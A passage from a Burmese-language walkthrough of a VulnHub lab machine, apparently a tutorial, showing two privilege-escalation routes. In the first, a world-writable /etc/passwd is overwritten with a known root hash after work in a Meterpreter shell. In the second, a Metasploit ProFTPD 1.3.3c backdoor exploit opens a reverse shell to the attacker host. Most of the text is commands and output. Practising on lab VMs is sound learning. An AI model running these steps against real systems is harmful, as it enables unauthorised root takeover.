[*] Uploaded -1.00 B of 35.94 KiB (-0.0%): /usr/share/unix-privesc-check/unix-privesc-check → unix-privesc-check
[*] uploaded : /usr/share/unix-privesc-check/unix-privesc-check → unix-privesc-check
meterpreter > |
```

ပြီးရင်တော့ shell command ကိုအသုံးပြုပြီးတော့ shell ထဲကိုဝင်လိုက်ပါ။

```
meterpreter > shell
Process 1521 created.
Channel 1 created.
|
```

ဒါဆိုရင်တော့ shell ထဲကိုရောက်ပါပြီ ကျွန်ုတ်တို့ရောက်နေတဲ့နေရာကို pwd နဲ့ကြည့်လိုက်ပါ။

```
pwd
/tmp
```

/tmp ထဲကိုရောက်နေတာတွေရမှာ ဖြစ်ပါတယ်။ ပြီးရင်တော့ ls နဲ့ခေါ်ကြည့်လိုက်ပါ။ ခုနက Upload တင်ထားတဲ့ File ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```
ls
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-colord.service-YxvzDw
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-rtkit-daemon.service-io4ytV
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-systemd-timesyncd.service-DUR9g5
unix-privesc-check
```

ပြီးရင်တော့ အဲ file ကို Execute လုပ်လို့ရအောင် chmod +x ဆိုတဲ့ Command ကိုအသုံးပြုပြီးတော့ Permission ပေးရပါမယ်။ File Name ကိုတော့ မှန်အောင်ထည့်ပေးပါ။

```
chmod +x unix-privesc-check
```

ပြီးရင်တော့ အဲ file ကိုအသုံးပြုပြီးတော့ check လုပ်ပါမယ် အဲ check လုပ်ထားတာကိုလဲ output အနေနဲ့ပြောင်းသိမ်းမှာ ဖြစ်တဲ့အတွက် Command ကတော့ ./unix-privesc-check standard > output.txt ဖြစ်ပါတယ်။

```
./unix-privesc-check standard > output.txt
passwd: Permission denied.
./unix-privesc-check: 1076: [: standard: unexpected operator
```

Check လုပ်တာပြီးသွားရင်တော့ ls ဆိုတဲ့ command ကိုအသုံးပြုပြီး output.txt file ရှိမရှိ ကြည့်လိုက်ပါ။

```
ls
output.txt
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-colord.service-YxvzDw
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-rtkit-daemon.service-io4ytV
systemd-private-04b3b3af9ed14cb5a16bf5e4a2170834-systemd-timesyncd.service-DUR9g5
unix-privesc-check
```

အဲ file ကို Kali ထဲကို Download ပြန်ဆွဲပါမယ်။ အဲအတွက် meterpreter session ထဲကိုပြန်သွားရပါမယ် exit နဲ့ထွက်လိုက်ပါ။ ပြီးရင်တော့ Download output.txt /root/home/ ဆိုတဲ့ Command

ကိုအသုပြုပြီး Kali ရဲ့ home directory ထဲကို download ဖြန်ဆဲလိုက်ပါ။ Download ဆဲ ပြီးရင်တော့ အဲ file ကိုဖွင့်ပါမယ်။ ပြီးရင် search / Ctrl+f ကနေပြီးတော့ WARNING ဆိုတဲ့စာသား ထည့်ပြီး enter ခေါက်လိုက်ပါ။ ကျွန်တော်ပုံမှာ ပြထားတဲ့နေရာ ရောက်တဲ့အထိ ရှာပါ။

```
#####
Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
Checking if anyone except root can change /etc/group
Checking if anyone except root can change /etc/fstab
Checking if anyone except root can change /etc/profile
Checking if anyone except root can change /etc/sudoers
Checking if anyone except root can change /etc/shadow
```

ပြီးရင်တော့ အဲမှာဆိုရင် /etc/passwd ဆိုတဲ့ file က critical ဖြစ်နေတယ်ဆိုပြီးတွေရမှာဖြစ်ပါတယ်။ အဲတော့ ကျွန်တော်တိုက အဲ passwd ဆိုတဲ့ file ကို kali ထဲကို Download ဆဲဖို့လိုအပ်ပါတယ်။ အဲတော့ meterpreter session ကနေ /etc ဆိုပြီး directory ပြောင်းလိုက်ပါ။ ပြီးရင်တော့ passwd ဆိုတဲ့ file ကို Kali ရဲ့ home directory ထဲကို download ဆဲလိုက်ပါ။

```
meterpreter > cd /etc
meterpreter > download passwd /root/home/
[*] Downloading: passwd → /root/home//passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): passwd → /root/home//passwd
[*] download : passwd → /root/home//passwd
meterpreter > |
```

ပြီးရင်တော့ အဲ File ကိုဖွင့်ကြည့်လိုက်ပါ။

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
```

အပေါ်ကပုံမှာ root:x: ဆိုတဲ့ထဲက x နေရာမှာ ကျွန်တော်တို့ password တစ်ခုကို encryptလုပ်ပြီးထည့်ပေးရမှာ ဖြစ်ပါတယ်။ Password ကို encrypt လုပ်စွဲ Kali Linux Terminal ကနေ openssl passwd -1 admin ဆိုပြီးရှိက်လိုက်ပါ။ အဲမှာ admin ဆိုတာ password ကိုပြောတာဖြစ်ပါတယ်။ ပြီးရင်တော့ အောက်မှာ encrypt လုပ်ထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
root@kali:~# openssl passwd -1 admin
$1$spxxCZCT$gkSK/BsnVJ7Kvhmwvt7dM/
root@kali:~# |
```

အဲ encrypt လုပ်ထားတာကို စောနက x နေရာမှာ အစားထိုးလိုက်ပါ။ အောက်ကပုံအတိုင်း ဖြစ်သွားပါလိမ့်မယ်။

```
root:$1$spxxCZCT$gkSK/BsnVJ7Kvhmwvt7dM/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin|
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

ပြီးရင်တော့ အဲ file ကို save လုပ်ပြီး upload ပြန်တင်ပါမယ်။ Command ကတော့ upload /root/home/passwd ဖြစ်ပါတယ်။

```
meterpreter > upload /root/home/passwd
[*] uploading : /root/home/passwd → passwd
[*] Uploaded -1.00 B of 2.34 KiB (-0.04%): /root/home/passwd → passwd
[*] uploaded : /root/home/passwd → passwd
meterpreter > |
```

File ကို upload ပြန်တင်ပြီးသွားပြီဆိုရင်တော့ ကျွန်တော်တို့ဆက်ပြီးတော့ meterpreter session ကနေ shell ထဲကို shell command သုံးပြီးပြန်ဝင်ပါမယ်။ ပြီးရင်တော့ shell ထဲကနေ python -c 'import pty;pty.spawn("/bin/bash")' ဆိုပြီးရှိက်လိုက်ပါ။

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/etc$ |
```

ပြီးရင်တော့ su root -l ဆိုတဲ့ Command ကိုရှိက်ပါ password တောင်းပါလိမ့်မယ် ကျွန်တော်တို့ ခုနက create လုပ်ခဲ့တဲ့ admin ကိုထည့်ပေးလိုက်ပါ။

```
www-data@vtcsec:/etc$ su root -l
su root -l
Password: admin

root@vtcsec:~# |
```

အခုဆိုရင်တော့ ကျွန်ုတ်တိုက root access ကိုရပြီဖြစ်တာကြောင့် Privilege escalation လုပ်တာ ပြီးဆုံးပြီဖြစ်ပါတယ်။ ဆက်ပြီးတော့ ဒုတိယနည်းလမ်းကို စမ်းကြည့်ရအောင်။ Kali linux ကနေ Metasploit ကိုဝင်ထားပါ။ ကျွန်ုတ်တို့ အရှေ့မှာ scanning လုပ်ခဲ့တုန်းက ftp service ပွင့်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ အဲ ftp ကို exploit လုပ်တဲ့နည်းလမ်းကို အသုံးပြုမှာ ဖြစ်ပါတယ်။ Metasploit ကနေ ProFTPD exploit ကိုရှာရမှာ ဖြစ်တာကြောင့် Command o search profptd 1.3.3c ဆိုပြီးရှာလိုက်ပါ။

```
msf5 > search profptd 1.3.3c
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  ----
  0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02     excellent  No    ProFTPD-1.3.3c Backdoor Command Execution

msf5 > |
```

ဒါဆိုရင်သူ့ exploit ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်ုတ်တို့အဲ exploit ကိုအသုံးပြုပါမယ်။

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > |
```

ပြီးရင်တော့ show options နဲ့ခေါ်ကြည့်လိုက်ပါ။

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           21       yes      The target port (TCP)

Exploit target:
  Id  Name
```

အဲမှာ ကျွန်ုတ်တို့က rhosts ကိုထည့်ပြီးတော့ exploit လုပ်ပေးရပါမယ်။

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 10.10.10.11
rhosts => 10.10.10.11
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.10.10.9:4444
[*] 10.10.10.11:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo yMPO37ME9gkhNiVR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "yMPO37ME9gkhNiVR\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.10.10.9:4444 → 10.10.10.11:48168) at 2019-12-07 17:45:51 -0500
```

ဒါဆိုရင်တော့ ကျွန်တော်တို့ shell access ကိုရပြီဖြစ်ပါတယ်။ ကျွန်တော်တို့ဘယ် user နဲ့ access ရလဲဆိုတာသိရန်အတွက် id ဆိုတဲ့ Command ကိုထည့်သွင်းလိုက်ပါ။

```
id  
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

ဒါဆိုရင် root access ကိုတန်းရနေတာကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အခုဖော်ပြတဲ့ နည်းလမ်းက တော့ ပိုပြီးတော့ လွယ်ကူပါတယ်။ ဒါပေမယ့် စာဖတ်တဲ့သူတွေ Concept ကိုနားလည်အောင်လို နည်းလမ်း ၂ မျိုးနဲ့ဖော်ပြလိုက်တာ ဖြစ်ပါတယ်။ စာဖတ်သူတွေအနေနဲ့လဲ ကျွန်တော်အခု vm ဒေါင်းတဲ့ vulnhub ကနေ တာခြား vm တွေကိုဒေါင်းပြီးတော့စမ်းကြည့်စေချင်ပါတယ်။ Solution တွေက Online မှာ အများကြီးရှိတဲ့အတွက် အဆင်ပြမှာ ဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ သဘောတရားကိုနားလည် စေချင်တဲ့အတွက် အခု Lab ကိုထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။